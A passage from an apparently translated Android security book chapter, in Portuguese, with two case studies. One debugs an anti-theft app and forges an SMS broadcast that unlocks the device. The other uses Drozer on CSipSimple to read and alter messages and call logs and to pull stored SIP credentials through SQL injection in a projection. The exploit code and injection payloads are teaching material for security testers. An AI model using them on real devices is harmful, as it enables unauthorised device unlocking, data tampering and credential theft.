Conforme mencionado anteriormente, essas informações poderiam ser acessadas por um aplicativo com a permissão `READ_LOGS` (antes do Android 4.1). Embora esse vazamento específico possa ser suficiente para atingir o objetivo de criar o SMS especial, você deve obter um pouco mais de informações sobre como esse aplicativo é executado. Para isso, use um depurador chamado *AndBug*.

O AndBug se conecta aos pontos de extremidade do Java Debug Wire Protocol (JDWP), que o Android Debugging Bridge (ADB) expõe para processos de aplicativos marcados explicitamente com `android:debuggable=true` em seu manifesto ou para todos os processos de aplicativos se a propriedade `ro.debuggable` estiver definida como 1 (normalmente definida como 0 em dispositivos de produção). Além de verificar o manifesto, a execução do `adb jdwp` mostra os PIDs com depuração. Supondo que o aplicativo de destino seja depurável, você verá uma saída como a seguinte:

```
$ adb jdwp
2252
```

Usar o `grep` para procurar esse PID mapeia adequadamente o nosso processo de destino (também visto nos registros mostrados anteriormente):

```
$ adb shell ps | grep 2252
u0_a792252 88289584 36284 ffffffff 00000000 S
com.yougetitback.androidapplication.virgin.mobile
```

Depois de obter essas informações, você pode anexar o AndBug ao dispositivo e ao processo de destino e obter um shell interativo. Use o comando `shell` e especifique o PID de destino:

```
$ andbug shell -p 2252

## AndBug (C) 2011 Scott W. Dunlop <swdunlop@gmail.com>
>>
```

Usando o comando `classes`, juntamente com um nome de classe parcial, você pode ver quais classes existem no namespace `com.yougetitback`. Em seguida, usando o comando `methods`, descubra os métodos em uma determinada classe:

```
>> Classes com.yougetitback
## Classes carregadas
    -- com.yougetitback.androidapplication.
PinDisplayScreen$XMLParserHandler
    -- com.yougetitback.androidapplication.settings.main.Entrance$1
...
    -- com.yougetitback.androidapplication.
PinDisplayScreen$PinDisplayScreenBroadcast
    -- com.yougetitback.androidapplication.SmsIntentReceiver
    -- com.yougetitback.androidapplication.C2DMReceiver
    -- com.yougetitback.androidapplication.settings.setting.Setting
...
>> métodos com.yougetitback.androidapplication.SmsIntentReceiver ##
Métodos Lcom/yougetitback/androidapplication/SmsIntentReceiver;
    -- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
foregroundUI(Landroid/content/Context;)V
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
getAction(Ljava/lang/String;)Ljava/lang/String;
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
getMessagesFromIntent(Landroid/content/Intent;)Landroid/telephony/ SmsMessage;
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
isPinLock(Ljava/lang/String;Landroid/content/Context;)Z
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z
...
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V
```

No código anterior, você vê a classe que estava analisando estaticamente e revertendo anteriormente: `SmsIntentReceiver`, juntamente com os métodos de interesse. Agora você pode rastrear os métodos, seus argumentos e dados. Comece rastreando a classe `SmsIntentReceiver`, usando o comando `class-trace` no AndBug e, em seguida, enviando ao dispositivo uma mensagem SMS de teste com o texto `Test message`:

```
>> class-trace com.yougetitback.androidapplication.SmsIntentReceiver ##
Setting Hooks
    -- Hooked com.yougetitback.androidapplication.SmsIntentReceiver
...
```

```

com.yougetitback.androidapplication.SmsIntentReceiver

>> ## rastrear thread <1> main      (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
...
## rastrear thread <1> main      (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.onReceive(
Landroid/content/Context;Landroid/content/Intent;)V:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
-- intent=Landroid/content/Intent; <830009581024>
...
## rastrear thread <1> main      (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.
getMessagesFromIntent(Landroid/content/Intent;)
[Landroid/telephony/SmsMessage;:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
-- intent=Landroid/content/Intent; <830009581024>
...
-- com.yougetitback.androidapplication.SmsIntentReceiver.
isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
-- msg=Mensagem de teste
-- context=Landroid/app/ReceiverRestrictedContext; <830007895400>
...

```

Assim que a mensagem SMS chega, transmitida pelo subsistema de telefonia, seu gancho é acionado e você começa a rastrear a partir do método `onReceive` inicial e além. Você vê a mensagem Intent que foi passada para `onReceive`, bem como as mensagens familiares subsequentes chamadas depois disso. Há também a variável `msg` em `isValidMessage`, que contém o texto do nosso SMS. Além disso, olhando para trás na saída do logcat, você também vê o corpo da mensagem sendo registrado:

```
I/MessageListener: ( 2252 ) : Mensagem de teste
```

Um pouco mais abaixo no rastreamento de classe, você vê uma chamada para `isValidMessage`, incluindo um objeto `Context` sendo passado como argumento - e um conjunto de campos nesse objeto que, nesse caso, mapeia para recursos e cadeias de caracteres extraídos da tabela de cadeias de caracteres (que você resolveu manualmente anteriormente). Entre eles está o valor `YGIB:U` que você viu anteriormente e uma chave correspondente `YGIBUNLOCK`. Relembrando sua análise estática desse método, o corpo da mensagem SMS está sendo verificado quanto a esses valores, chamando `isPinLock` se eles não estiverem presentes, conforme mostrado aqui:

```

## rastrear thread <1> main      (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.getAction(
Ljava/lang/String;)Ljava/lang/String;:0

```

```

-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
-- message=Foobarbaz
-- com.yougetitback.androidapplication.SmsIntentReceiver.
isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:63
-- YGIBDEACTIVATE=YGIB:D
-- YGIBFIND=YGIB:F
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
-- YGIBUNLOCK=YGIB:U
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
-- YGIBBACKUP=YGIB:B
-- YGIBRESYNC=YGIB:RS
-- YGIBLOCK=YGIB:L
-- YGIBWIPE=YGIB:W
-- YGIBRESTORE=YGIB:E
-- msg=Foobarbaz
-- YGIBREGFROM=YGIB:T
...
## rastrear thread <1> main      (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.isPinLock(
Ljava/lang/String;Landroid/content/Context;)Z:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
-- msg=Foobarbaz
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...

```

Nesse caso, o `isPinLock` avalia a mensagem, mas a mensagem SMS não contém o PIN nem uma dessas cadeias de caracteres (como `YGIB:U`). O aplicativo não faz nada com esse SMS e, em vez disso, passa-o para o próximo receptor de transmissão registrado na cadeia. Se você enviar uma mensagem SMS com o valor `YGIB:U`, provavelmente verá um comportamento diferente:

```

## rastrear thread <1> main      (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processContent(Landroid/content/Context;Ljava/lang/String;)V:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
-- m=YGIB:U
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...
## rastrear thread <1> main      (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
-- smsTokens=Ljava/util/Vector; <830008239000>
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
-- com.yougetitback.androidapplication.SmsIntentReceiver.

```

```
processContent (Landroid/content/Context;Ljava/lang/String;)V:232
    -- YGIBDEACTIVATE=YGIB:D
    -- YGIBFIND=YGIB:F
    -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
    -- YGIBUNLOCK=YGIB:U
    -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
    -- settings=Landroid/app/ContextImpl$SharedPreferencesImpl;
<830007888144>
    -- m=YGIB:U
    -- YGIBBACKUP=YGIB:B
    -- YGIBRESYNC=YGIB:RS
    -- YGIBLOCK=YGIB:L
    -- messageTokens=Ljava/util/Vector; <830008239000>
    -- YGIBWIPE=YGIB:W
    -- YGIBRESTORE=YGIB:E
    -- command=YGIB:U
    -- YGIBREGFROM=YGIB:T
```

Dessa vez, você acabou atingindo o método `processContent` e, posteriormente, o método `processUnLockMsg`, como queria. Você pode definir um ponto de interrupção no método `processUnLockMsg`, o que lhe dá a oportunidade de inspecioná-lo com um pouco mais de detalhes. Para isso, use o comando `break` do AndBug e passe o nome da classe e do método como argumentos:

```
>> break com.yougetitback.androidapplication.SmsIntentReceiver processUnLockMsg
## Configuração de ganchos
-- Hooked <536870913> com.yougetitback.androidapplication.
SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0 <class 'andbug.vm.Location'>
>> ## Breakpoint hit in thread <1> main      (runningsuspended), process
suspended.
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:0
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
processContent(Landroid/content/Context;Ljava/lang/String;)V:232
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
onReceive(Landroid/content/Context;Landroid/content/Intent;)V:60
    --
...
...
```

Você sabe, pela análise anterior, que `getString` será chamado para recuperar algum valor do arquivo Shared Preferences, portanto, adicione um rastreamento de classe na classe `android.content.SharedPreferences`. Em seguida, retome o processo com o comando `resume`:

```
>> ct android.content.SharedPreferences ##
Configuração de ganchos
-- Hooked android.content.SharedPreferences
>> currículo
```

OBSERVAÇÃO A execução de um rastreamento de método ou a definição de um ponto de interrupção diretamente em determinados métodos pode resultar em bloqueio e morte do processo, por isso você está apenas rastreando a classe inteira. Além disso, o comando `resume` pode precisar ser executado duas vezes.

Depois que o processo for retomado, a saída será bastante detalhada (como antes). Percorrendo mais uma vez a pilha de chamadas, você chegará ao método `getString`:

```
## Processo retomado
>> ## rastrear thread <1> main          (running suspended)
...
## rastrear thread <1> main          (running suspended)
-- android.app.SharedPreferencesImpl.getString(Ljava/lang/String;
Ljava/lang/String;)Ljava/lang/String;::0
-- this=Landroid/app/SharedPreferencesImpl; <830042611544>
-- defaultValue=
-- key=tagcode
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:60
-- smsTokens=Ljava/util/Vector; <830042967248>
-- settings=Landroid/app/SharedPreferencesImpl; <830042611544>
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830042981888>
-- TYPELOCK=L
-- YGIBTAG=TAG:
-- TAG=AAAA
-- YGIBTYPE=TYPE:
-- context=Landroid/app/ReceiverRestrictedContext; <830042704872>
-- configuração=
...

```

E aí está, a chave das Preferências Compartilhadas que você estava procurando: `tagcode`, confirmando ainda mais o que você identificou estaticamente. Isso também corresponde a parte de uma mensagem de registro que vazou anteriormente, em que `tagCode` era seguido por uma string numérica. Munido dessas informações, você sabe que nossa mensagem SMS precisa, de fato, conter `YGIB:U` seguido de um espaço e um valor de `tagcode` ou, nesse caso, `YGIB:U 137223048617183`.

Ataque

Embora você pudesse simplesmente enviar sua mensagem SMS especialmente criada para o dispositivo de destino, você ainda estaria sem sorte em simplesmente saber o valor do `tagcode` se ele fosse diferente para algum outro dispositivo, talvez arbitrário (o que é praticamente garantido). Para isso, você gostaria de aproveitar o valor vazado no registro, que poderia ser obtido no seu aplicativo de prova de conceito solicitando a permissão `READ_LOGS`.

Depois que esse valor for conhecido, uma simples mensagem SMS para o dispositivo de destino, seguindo o formato YGIB:U 137223048617183, acionaria o componente de desbloqueio do aplicativo. Como alternativa, você pode ir além e forjar a transmissão SMS_RECEIVED do seu aplicativo de prova de conceito. Como o envio de um SMS_RECEIVED Intent implícito requer a permissão SEND_SMS_BROADCAST (que é limitada apenas aos aplicativos do sistema), você especificará explicitamente o Broadcast Receiver no aplicativo de destino. A estrutura geral das unidades de dados de protocolo (PDUs) de SMS está além do escopo deste capítulo, e alguns desses detalhes são abordados no Capítulo 11, mas o código a seguir mostra trechos pertinentes para forjar o Intent que contém sua mensagem SMS:

```
String body = "YGIB:U 137223048617183";
String sender = "2125554242"; byte[]
pdu = null;
byte[] scBytes = PhoneNumberUtils.networkPortionToCalledPartyBCD("0000000000");
byte[] senderBytes =
PhoneNumberUtils.networkPortionToCalledPartyBCD(sender);
int lsmcs = scBytes.length; byte[]
dateBytes = new byte[7];
Calendar calendar = new GregorianCalendar();
dateBytes[0] = reverseByte((byte) (calendar.get(Calendar.YEAR))); dateBytes[1] =
reverseByte((byte) (calendar.get(
Calendar.MONTH) + 1));
dateBytes[2] = reverseByte((byte) (calendar.get(
Calendar.DAY_OF_MONTH)));
dateBytes[3] = reverseByte((byte) (calendar.get(
Calendar.HOUR_OF_DAY)));
dateBytes[4] = reverseByte((byte) (calendar.get(
Calendar.MINUTE)));
dateBytes[5] = reverseByte((byte) (calendar.get(
Calendar.SECOND)));
dateBytes[6] = reverseByte((byte) ((calendar.get(
Calendar.ZONE_OFFSET) + calendar
.get(Calendar.DST_OFFSET)) / (60 * 1000 * 15)));
try
{
    ByteArrayOutputStream bo = novo ByteArrayOutputStream();
    bo.write(lsmcs);
    bo.write(scBytes);
    bo.write(0x04);
    bo.write((byte) sender.length());
    bo.write(senderBytes);
    bo.write(0x00);
    bo.write(0x00); // codificação: 0 para 7 bits padrão
    bo.write(dateBytes);
    tentar
    {
        String sReflectedClassName =
```

```

"com.android.internal.telephony.GsmAlphabet";
    Classe cReflectedNFCExtras = Class.forName(sReflectedClassName);
    Método stringToGsm7BitPacked = cReflectedNFCExtras.getMethod(
        "stringToGsm7BitPacked", new Class[] { String.class });
    stringToGsm7BitPacked.setAccessible(true);
    byte[] bodybytes = (byte[]) stringToGsm7BitPacked.invoke( null, body );
    bo.write(bodybytes);
    ...
    pdu = bo.toByteArray(); Intent
    intent = new Intent();
    intent.setComponent(new ComponentName("com.yougetitback.
    androidapplication.virgin.mobile", "com.yougetitback.androidapplication.SmsIntentReceiver"));
    intent.setAction("android.provider.Telephony.SMS_RECEIVED");
    intent.putExtra("pdus", new Object[] { pdu }); intent.putExtra("format",
    "3gpp");
    context.sendOrderedBroadcast(intent,null);

```

O trecho de código primeiro cria a PDU de SMS, incluindo o comando YGIB:U, o valor do código de etiqueta, o número do remetente e outras propriedades pertinentes da PDU. Em seguida, ele usa a reflexão para chamar `stringToGsm7BitPacked` e empacotar o corpo da PDU na representação adequada. A matriz de bytes que representa o corpo da PDU é então colocada no objeto `pdu`. Em seguida, um objeto Intent é criado, com seu componente de destino definido como o do receptor de SMS do aplicativo e sua ação definida como `SMS_RECEIVED`. Em seguida, alguns valores adicionais são definidos. O mais importante é que o objeto `pdu` é adicionado aos extras usando a chave `"pdus"`. Por fim, o `sendOrderdBroadcast` é chamado, o que envia sua intenção e instrui o aplicativo a desbloquear o dispositivo.

Para demonstrar isso, o código a seguir é a saída do logcat quando o dispositivo é bloqueado (nesse caso, via SMS, em que `1234` é o PIN do usuário que bloqueia o dispositivo):

```

I/MessageListener:(14008): 1234
D/FOREGROUNDSERVICE(14008): onCreate
I/FindLocationService(14008): FindLocationService criado!!!
D/FOREGROUNDSERVICE(14008): onStartCommand
D/SIRENSERVICE(14008): onCreate
D/SIRENSERVICE(14008): onStartCommand
...
I/LockAcknowledgeService(14008): LockAcknowledgeService criado!!!
I/FindLocationService(14008): FindLocationService parado!!!
I/ActivityManager(13738): START {act=android.intent.action.VIEW cat=[test.foobar.123]
flg=0x1000000 cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen u=0} from pid 14008
...

```

A Figura 4-7 mostra a tela que indica um dispositivo bloqueado.



Figura 4-7: Tela do dispositivo bloqueado por aplicativo

Quando seu aplicativo é executado, enviando o SMS forjado para desbloquear o dispositivo, você vê a seguinte saída do logcat:

```
I/MessageListener: (14008) : YGIB:U TAG:136267293995242
V/SWIPEWIPE(14008) : mensagem de desbloqueio recebida
D/FOREGROUNDSERVICE(14008) : onDestroy
I/ActivityManager(13738) : START {act=android.intent.action.VIEW
cat=[test foobar.123] flg=0x10000000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen (has extras) u=0} from
pid 14008
D/SIRENSERVICE(14008) : onDestroy
I/UnlockAcknowledgeService(14008) : UnlockAcknowledgeService criado!!!
I/UnlockAcknowledgeService(14008) : UnlockAcknowledgeService parado!!!
```

E você retorna a um dispositivo desbloqueado.

Estudo de caso: Cliente SIP

Este breve exemplo mostra como descobrir um provedor de conteúdo desprotegido e recuperar dados potencialmente confidenciais dele. Nesse caso, o aplicativo é o CSipSimple, um popular cliente SIP (Session Initiation Protocol). Em vez de passar pelo mesmo fluxo de trabalho do aplicativo anterior, vamos nos concentrar em outra técnica de análise dinâmica rápida e fácil.

Entrar no Drozer

O *Drozer* (anteriormente conhecido como *Mercury*), da MWR Labs, é uma estrutura de teste de segurança modular e extensível para Android. Ele usa um aplicativo agente executado no dispositivo de destino e um console remoto baseado em Python a partir do qual o testador pode emitir comandos. Ele apresenta vários módulos para operações como recuperação de informações do aplicativo, descoberta de interfaces IPC desprotegidas e exploração do dispositivo. Por padrão, ele será executado como um usuário de aplicativo padrão com apenas a permissão INTERNET.

Descoberta

Com o *Drozer* em funcionamento, você identifica rapidamente os URIs do provedor de conteúdo exportados pelo *CSipSimple*, juntamente com seus respectivos requisitos de permissão. Execute o módulo `app.provider.info`, passando `-a com.csipsimple` como argumento para limitar a verificação apenas ao aplicativo de destino:

```
dz> run app.provider.info -a com.csipsimple
Pacote: com.csipsimple
    Autoridade: com.csipsimple.prefs
        Permissão de leitura: android.permission.CONFIGURE_SIP
        Permissão de gravação: android.permission.CONFIGURE_SIP
        Multiprocessos permitidos: False (Falso)
        Conceder permissões de Uri: False
    Authority: com.csipsimple.db
        Permissão de leitura: android.permission.CONFIGURE_SIP
        Permissão de gravação: android.permission.CONFIGURE_SIP
        Multiprocessos permitidos: False (Falso)
        Conceder permissões de Uri: False
```

Para interagir com esses provedores, a permissão `android.permission.CONFIGURE_SIP` deve ser mantida. A propósito, essa não é uma permissão padrão do Android - é uma permissão personalizada declarada pelo *CSipSimple*. Verifique o manifesto do *CSipSimple* para encontrar a declaração de permissão. Execute `app.package.manifest`, passando o nome do pacote do aplicativo como único argumento. Isso retorna o manifesto inteiro, portanto, a saída a seguir foi cortada para mostrar apenas as linhas pertinentes:

```
dz> executar app.package.manifest com.csipsimple
...
<permissão label="@2131427348" name="android.permission.CONFIGURE_SIP" protectionLevel="0x1"
permissionGroup="android.permission-group.COST_MONEY" description="@2131427349">
</permissão>
...
```

Você vê que a permissão `CONFIGURE_SIP` é declarada com um *protectionLevel* de `0x1`, o que corresponde a "perigoso" (o que solicitaria que o usuário aceitasse a permissão no momento da instalação, algo que a maioria dos usuários poderia fazer de qualquer forma). No entanto,

Como nem a *assinatura* nem o *signatureOrSystem* são especificados, outros aplicativos podem solicitar essa permissão. O agente Drozer não tem essa permissão por padrão, mas isso pode ser facilmente corrigido modificando o manifesto e reconstruindo o APK do agente. Depois que o seu agente Drozer reformulado tiver a permissão `CONFIGURE_SIP`, você poderá começar a consultar esses provedores de conteúdo. Você começa descobrindo os URIs de conteúdo expostos pelo CSipSimple. Para fazer isso, execute o comando módulo `app.provider.finduris`:

```
dz> run app.provider.finduri com.csipsimple
Scanning com.csipsimple...
content://com.csipsimple.prefs/raz
content://com.csipsimple.db/
content://com.csipsimple.db/calllogs
content://com.csipsimple.db/outgoing_filters
content://com.csipsimple.db/accounts/
content://com.csipsimple.db/accounts_status/
content://com.android.contacts/contacts
...
```

Snarfing

Isso nos dá várias opções, inclusive opções interessantes, como `mensagens` e registros de chamadas. Consulte esses provedores, começando com `mensagens`, usando o módulo `app.provider.query`, com o URI de conteúdo como argumento.

```
dz> run app.provider.query content://com.csipsimple.db/messages
| id | remetente | destinatário| contato| corpo
| mime_type | type | date| status | read | full_sender |
| 1 | SELF| sip:bob@ostel.co | sip:bob@ostel.co | Hello! |
text/plain | 5| 1372293408925 | 405| 1| < sip:bob@ostel.co> |
```

Isso retorna os nomes das colunas e as linhas de dados armazenados, nesse caso, em um banco de dados SQLite que faz o backup desse provedor. Os registros de mensagens instantâneas podem ser acessados agora. Esses dados correspondem à atividade/tela da mensagem mostrada na Figura 4-8. Você também pode tentar gravar ou atualizar o provedor, usando o módulo `app.provider.update`. Você passa o URI do conteúdo, a seleção e os args de seleção, que especificam as restrições de consulta, as colunas que deseja substituir e os dados de substituição. Aqui, altere as colunas `receiver` e `body` de seus valores originais para algo mais nefasto:

```
dz> run app.provider.update content://com.csipsimple.db/messages
--selection "id=?" --selection-args 1 --string receiver "sip:badguy@ostel.co"
--string contato "sip:badguy@ostel.co" --string corpo "omg crimes"
--string full_sender "<sip:badguy@ostel.co>"
Concluído.
```

Você alterou o receptor de `bob@ostel.co` para `badguy@ostel.co` e a mensagem de `Hello!` para `omg crimes`. A Figura 4-9 mostra como a tela foi atualizada.




Figura 4-8: Tela de registro de mensagens do CSipSimple




Figura 4-9: Tela de registro de mensagens modificadas do CSipSimple

Você também viu o provedor de registros de chamadas, que também pode ser consultado:

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
| _id | name | numberlabel | numbertype | date| duration |
| new | number | type | account_id | status_code | status_text
| 5| null | null| 0| 1372294364590 | 286| 0
| "Bob" <sip:bob@ostel.co> | 1| 1| 200
| Limpeza normal de chamadas
| 4| null | null| 0| 1372294151478 | 34| 0
| <sip:bob@ostel.co>| 2| 1| 200
| Limpeza normal de chamadas
| ...
| ...
```

Assim como o provedor de mensagens e a tela de mensagens, os dados de registros de chamadas são exibidos na tela mostrada na Figura 4-10.

Esses dados também podem ser atualizados de uma só vez, usando uma restrição de seleção para atualizar todos os registros do site bob@ostel.co:

```
dz> run app.provider.update content://com.csipsimple.db/calllogs
--selection "number=?" --selection-args "<sip:bob@ostel.co>"
--string número "<sip:badguy@ostel.co>"
```

Concluído.

A Figura 4-11 mostra como a tela com o registro de chamadas é atualizada adequadamente.




Figura 4-10: Tela de registro de chamadas do CSipSimple




Figura 4-11: Tela de registro de chamadas modificadas do CSipSimple

Injeção

Os provedores de conteúdo com validação de entrada inadequada ou cujas consultas são criadas de forma imprópria, por exemplo, por meio da concatenação não filtrada da entrada do usuário, podem ser vulneráveis a injecções. Isso pode se manifestar de diferentes maneiras, como injeção de SQL (para provedores com suporte a SQLite) e passagem de diretório (para provedores com suporte a sistema de arquivos). O Drozer fornece módulos para descobrir esses problemas, como os módulos `scanner.provider.traversal` e `scanner.provider.injection`. A execução do módulo `scanner.provider.injection` destaca as vulnerabilidades de injeção de SQL no CSipSimple:

```
dz> run scanner.provider.injection -a com.csipsimple
Digitalização com.csipsimple...
```

```

Não vulnerável:
content://com.csipsimpleprefs/raz
content://com.csipsimple.db/
content://com.csipsimpleprefs/
...
content://com.csipsimple.db/accounts_status/

Injeção em Projeção: content://com.csipsimple.db/calllogs
content://com.csipsimple.db/outgoing_filters
content://com.csipsimple.db/accounts/
content://com.csipsimple.db/accounts
...
Injeção na seleção: content://com.csipsimple.db/thread/
content://com.csipsimple.db/calllogs
content://com.csipsimple.db/outgoing_filters
...

```

No caso de o mesmo banco de dados SQLite suportar vários provedores, de forma semelhante à injeção tradicional de SQL em aplicativos da Web, você pode recuperar o conteúdo de outras tabelas. Primeiro, veja o que há de fato no banco de dados que dá suporte a esses provedores, mas uma vez consultando os registros de chamadas usando o módulo *app.provider.query*. Desta vez, adicione um argumento de projeção, que especifica as colunas a serem selecionadas, embora você extraia o esquema do SQLite com * FROM SQLITE_MASTER--.

```

dz> run app.provider.query content://com.csipsimple.db/calllogs
--projeção "* FROM SQLITE_MASTER--"
| type | name| tbl_name| rootpage | sql
| |
| table | android_metadata | android_metadata | 3 | CREATE TABLE
android_metadata (locale TEXT)
| |
| tabela | contas | contas | 4 | CREATE TABLE
accounts (id INTEGER PRIMARY KEY AUTOINCREMENT,active INTEGER,wizard
TEXT,display_name TEXT,p
riority INTEGER,acc_id TEXT NOT NULL,reg_uri TEXT,mwi_enabled BOOLEAN,
publish_enabled INTEGER,reg_timeout INTEGER,ka_interval INTEGER,pidfd_tuple_id
TEXT,force_contac
t TEXT,allow_contact_rewrite INTEGER,contact_rewrite_method INTEGER,
contact_params TEXT,contact_uri_params TEXT,transport INTEGER,default_uri_scheme
TEXT,use_srtp IN
TEGER,use_zrtp INTEGER,proxy TEXT,reg_use_proxy INTEGER,realm TEXT, scheme
TEXT,username TEXT,datatype INTEGER,data TEXT,initial_auth
INTEGER,auth_algo TEXT,sip_stack
INTEGER,vm_nbr TEXT,reg_dbr INTEGER,try_clean_reg INTEGER, use_rfc5626
INTEGER DEFAULT 1,rfc5626_instance_id TEXT,rfc5626_reg_id
TEXT,vid_in_auto_show INTEGER DEFAULT
T -1,vid_out_auto_transmit INTEGER DEFAULT -1,rtp_port INTEGER DEFAULT - 1,rtp_enable_qos
INTEGER DEFAULT -1,rtp_qos_dscp INTEGER DEFAULT -
```

```
1,rtp_bound_addr TEXT,rtp_p
ublic_addr TEXT,android_group TEXT,allow_via_rewrite INTEGER DEFAULT 0, sip_stun_use
INTEGER DEFAULT -1,media_stun_use INTEGER DEFAULT -1,ice_cfg_use INTEGER DEFAULT
-1,ice_cfg_enable INTEGER DEFAULT 0,turn_cfg_use INTEGER DEFAULT -1,
turn_cfg_enable INTEGER DEFAULT 0,turn_cfg_server TEXT,turn_cfg_user
TEXT,turn_cfg_pwd TEXT,ipv6_
media_use INTEGER DEFAULT 0,wizard_data TEXT) |
| tabela | sqlite_sequence | sqlite_sequence5 CREATE TABLE
sqlite_sequence(name,seq)
```

Você vê que há uma tabela chamada `accounts`, que presumivelmente contém dados da conta, inclusive credenciais. Você pode usar uma injeção SQL bastante simples na projeção da consulta e recuperar os dados da tabela `accounts`, incluindo as credenciais de login. Desta vez, você usará `* FROM accounts--` em sua consulta:

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
--projeção "* FROM accounts--"
| id | active | wizard | display_name | priority | acc_id
| reg_uri | mwi_enabled | publish_enabled | reg_timeout | ka_interval |
pidf_tuple_id | force_contact | allow_contact_rewrite
| contact_rewrite_method | contact_params | contact_uri_params | transport
| default_uri_scheme | use_srtp | use_zrtp
| proxy | reg_use_proxy | realm | scheme | username | datatype
| dados | initial_auth | auth_algo | sip_stack |
...
| 1 | 1 | OSTN | OSTN | 100 |
<sip:THISISMYUSERNAME@ostel.co> | sip:ostel.co | 1 | 1
| 1800 | 0 | null | null | 1
| 2 | null | null | null | 3
sip | -1 | 1 | sips:ostel.co:5061 | 3
|
*| Digest | THISISMYUSERNAME | 0 | THISISMPASSWORD | 0
| null | 0 | *98 | -1 | 1 | 1 |
...
```

